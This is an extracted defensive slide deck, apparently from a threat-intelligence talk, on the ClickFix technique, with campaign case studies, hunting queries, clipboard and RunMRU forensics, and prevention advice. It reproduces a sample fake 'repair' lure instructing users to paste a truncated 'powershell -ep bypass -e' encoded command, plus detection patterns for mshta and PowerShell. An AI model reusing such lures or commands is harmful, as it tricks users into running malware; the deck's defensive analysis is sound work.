


<https://x.com/TheDFIRReport/status/1898005073289986369>

CLICK FIX - ANALYSIS



CLICK FIX - ANALYSIS



Click Fix generated by AI

CLICK FIX - ANALYSIS

Repair Instructions

The repair script has been copied to your clipboard.
Please follow these steps to run it:

1

Press

Win + R

2

Press

Ctrl + V


3

Press

Enter

This will run the repair script and fix the security issue.

✓ I understand



Clipboard

Clear all

```
powershell -ep bypass -e JABwACAAPQAg  
ACcAaAB0AHQAcABzADoALwAvAHMAZQ  
BjAHUAcgBpAHQAeQAtAHUAcABkAGEAd
```

Click Fix generated by AI



CLICK FIX IN THE WILD

Adversary
TA571

Infrastructure
Vidar Stealer

Capability
**Injected Website
ClearFake
ClickFix**

Victim
Global


<https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn>

16/08/2025

ClickFix - Copy & Paste. Execute & Regret!

PAGE 27 / 46

CLICK FIX IN THE WILD



[Source by proofpoint.com](https://proofpoint.com)

CLICK FIX IN THE WILD

Adversary
Storm-2477

Infrastructure
Lumma Stealer

Capability
Github issues
ClickFix


Victim
organizations in Canada

[MS lumma-stealer-breaking-down](#)

CLICK FIX IN THE WILD

Adversary
APT28

Infrastructure
**Metasploit,
Lucky Volunteer,
AresLoader**



Capability
**Phishing Email
ClickFix**

Victim

Ukrainian government

<https://cert.gov.ua/article/6281123> , Or [source by proofpoint](#)

CLICK FIX IN THE WILD


T

TUEDEM FROM GODFEND

Adversary
Lazarus

Infrastructure
GolangGhost

Capability
ClickFix
ClickFake Interview




Victim
Financial, Cryptocurrency

<https://blog.sekoia.io/clickfake-interview-campaign-by-lazarus/>

CLICK FIX IN THE WILD

Timeline of threat actors using ClickFix



[BrideWell Cyber%20Threat%20Intelligence%20Report%202025%202.pdf](#)


CLICK FIX IN VIET NAM?

CLICK FIX

- ClickFix = Low-hang fruit
- Ez to create (using AI)
- Ez to delivery
- Ez to trick users following

VIET NAM

- Top Cyber-criminals
- MMO, steal CC
- Credential theft



74 75 65 64 65 6E 6E

TUEDENN

TUEDENN FROM GODEFEND

DETECT & HUNTING

DETECTION
THREAT HUNTING
PREVENTION

HUNTING CLICKFIX

- Hunt through Hunt.io, UrlScan, ...
- **body** LIKE '%Robot OR Human%'
OR **body** LIKE '%I am not a robot'
OR **body** LIKE '%mshta%'
- Hunt for the hash of re-used files

<https://x.com/silentpush/status/1950897893159600158>

SQL Editor

▶ Run Query <> Format Query

```
1 SELECT
2   timestamp,
3   ip,
4   url,
5   body
6 FROM
7   crawler
8 WHERE
9   timestamp.day gt '2025-03-26'
10  AND (
11    body LIKE '%Robot or Human%'
12    OR body LIKE '%mshta%'
13    OR body LIKE '%I am not a robot'
```

Results HTTP Malware Certificates Honeypot Open Directories Phishing Crawler Protocol URLx SSH Filenames JARM

10 Results Custom Timeframe. Download

timestamp	ip	url
2025-03-28T18:05:23	94.181.229.250	https://coinspaceteam.com/
2025-03-28T15:18:27	104.21.16.1	https://inforboomk.com/
2025-03-28T00:09:35	151.115.10.3	https://staticpage-dispatch.s3.pl-waw.scw.cloud/device-sync.html
2025-03-27T19:22:11	104.21.60.15	https://informepartne.com/
2025-03-27T16:10:30	94.181.229.250	https://soubtcevent.com/
2025-03-27T10:15:25	20.217.17.201	http://securedmicrosoft365.com:80/
2025-03-28T16:11:20	94.181.229.250	https://coinspaceteam.com/
2025-03-27T03:10:37	172.67.135.234	http://movmlyvip88.xyz/

https://hunt.io/blog/clickfix-pages-proactive-threat-hunting#Building_Search_Queries_in_Huntio

HUNTING CLICKFIX

Hunt clipboard for what has been copied

- ActivitiesCache.db
 - %AppData%\Local\ConnectedDevicesPlatform\<UserProfile>
 - Filter ActivityType
 - 10 – what data in clipboard
 - 16 – where data was copied/pasted
- Clipboard History & Sync across devices
must be Enabled

Clipboard history

Save multiple items to the clipboard to use later. Press the Windows logo key + V to view your clipboard history and paste from it.

☒ On

Sync across devices

Paste text on your other devices. When this is on, Microsoft receives your clipboard data to sync it across your devices.

☒ On

[Get an app to sync clipboard items to your phone](#)

<https://kacos2000.github.io/WindowsTimeline/WindowsTimeline.pdf>

HUNTING CLICKFIX

The Clipboard text has a duration **12 hours** exactly

AppData\Local\ConnectedDevicesPlatform\b2f87c79666adb63\ActivitiesCache.db

Write Changes Revert Changes Open Project Save Project Attach Database Close Database

Pragmas Execute SQL Filter in any column

ActivityType = 10

lastModifiedOnClient	IsInUploadQueue	GroupAppActivityId	ClipboardPayload
1755331726	1		[{"content": "cG93ZXJzaGVsbCatZXAgYnlwYXNzIC1lIFdyaXR1LUhvc3QgMQ==", "formatName": "Text"}]
1755332237	1		[{"content": "QXR0YWNrZXJzIGNhbiBTYW51Y...", "formatName": "Text"}]
1755332215	1		[{"content": "QXR0YWNrZXJzIGNhbiBTYW51Y...", "formatName": "Text"}]
1755331811	1		[{"content": "UnVuTVJVJ", "formatName": "Text"}]
1755330936	1		[{"content": "SDItMjQgJiBIMS0yNQ==", "formatName": "Text"}]
1755332334	1		[{"content": "QzpcVXNlcnNcVXNlcm5hbWV...", "formatName": "Text"}]
1755332537	1		[{"content": "Y0c5M1pYSnphR1ZzYkN8dFpY...", "formatName": "Text"}]
1755331713	1		[{"content": "cG93ZXJzaGVsbCatZXAgYnlwY...", "formatName": "Text"}]
1755331674	1		[{"content": "SEtFWV9DVVJSRU5UX1VTRV...", "formatName": "Text"}]
1755332312	1		[{"content": "aHR0cHM6Ly9pbNpZGVydGhyZW...", "formatName": "Text"}]
1755332008	1		[{"content": "IEExhc3QgMjY2bWVtZWZmZG...", "formatName": "Text"}]
1755322817	1		[{"content": "aHR0cHM6Ly93d3cuZmFjZWJvb2...", "formatName": "Text"}]

Mode: JSON

```
[{"content": "cG93ZXJzaGVsbCatZXAgYnlwYXNzIC1lIFdyaXR1LUhvc3QgMQ==", "formatName": "Text"}]
```

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

STEP

BAKE!

Auto Bake

Input

cG93ZXJzaGVsbCatZXAgYnlwYXNzIC1lIFdyaXR1LUhvc3QgMQ==

Output

```
powershell -ep bypass -e Write-Host 1
```

48 SELECT COUNT(*) FROM "main"."SmartLookup"

49 SELECT "_rowid_",* FROM "main"."SmartLookup" ORDE

50 SELECT COUNT(*) FROM "main"."SmartLookup" WHERE "P

51 SELECT "_rowid_",* FROM "main"."SmartLookup" WHERE


52 SELECT COUNT(*) FROM "main"."SmartLookup" WHERE "P

<https://insiderthreatmatrix.org/detections/DT090>

HUNTING CLICKFIX

Hunt for RunMRU Artifacts

- **RegSetValue** event
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
- Store **last 26 unique commands** per user [a-z]



DETECTION

Monitor/Hunt for execution of:

- Powershell, Mshta, Curl, ...
- <https://lolbas-project.github.io>

As a child of **Explore.exe**

RegSetValue **RunMRU** key

Execute **Encoded** command

Connect/download **Suspicious** URL

LOLBAS

☆ Star 7,840



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to [contribute](#), check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib. More information on programmatically accessing this project can be found on the [API page](#).

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).
If you are looking for drivers, please visit [loldrivers.io](#).

Search among 214 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary

[AddinUtil.exe](#)

[AppInstaller.exe](#)

[Aspnet_Compiler.exe](#)

[At.exe](#)

Functions

[Execute \(.NetObjects\)](#)

[Download \(INetCache\)](#)

[AWL bypass](#)

[Execute \(CMD\)](#)

Type

Binaries

Binaries

Binaries

Binaries

ATT&CK® Techniques

[T1218: System Binary Proxy Execution](#)

[T1105: Ingress Tool Transfer](#)

[T1127: Trusted Developer Utilities Proxy Execution](#)

[T1053.002: At](#)

PREVENTION

- Training User
 - Click Fix campaign test
- Encourage/Enforce users to use MFA
 - To reduce impact of stealers
- Whitelist application execute (ex: AppLocker)
 - Block un-Usual app such as: powershell, curl, mshta
 - Enable logging for investigate

SUMMARY

KEYPOINTS & TAKE AWAY
WHAT NEXT & FOLLOW UP
QUESTIONS

CLICK FIX - SUMMARY


- ClickFix **is not** malware sophistication, its just **simple** but
 - precision delivery
 - legitimate-looking prompts
 - high-trust delivery paths
 - and low-friction execution
- Threat actors are quickly adopting new techniques
 - once they prove to yield results (ex: File Fix)

CLICK FIX - SUMMARY

- Training user & perform internal Click Fix campaign testing
- Control whitelist application execute
- Apply rule for detection
- Enable logging for investigate
- Threat hunting

WHAT NEXT

- Threat Actors are quickly adopting new techniques
- **FileFix Variation**
 - ClickFix Alternative



<https://mrd0x.com/filefix-clickfix-alternative/>

WHAT NEXT

"Mục tiêu của chúng ta không nhất định là phải tiêu diệt toàn bộ đạo quân xâm lược của chủ nghĩa đế quốc, mà qua tiêu diệt một bộ phận sinh lực và đánh bại *các kế hoạch chiến lược* của địch để đánh bại *ý chí xâm lược* của chúng. Đánh bại ý chí xâm lược từng bước, đi đến đánh bại hoàn toàn ý chí xâm lược của kẻ thù!"

Trích Tư tưởng Hồ Chí Minh và con đường cách mạng Việt Nam. Nxb Chính trị quốc gia 2000, tr 252

THANK YOU
for your attention!

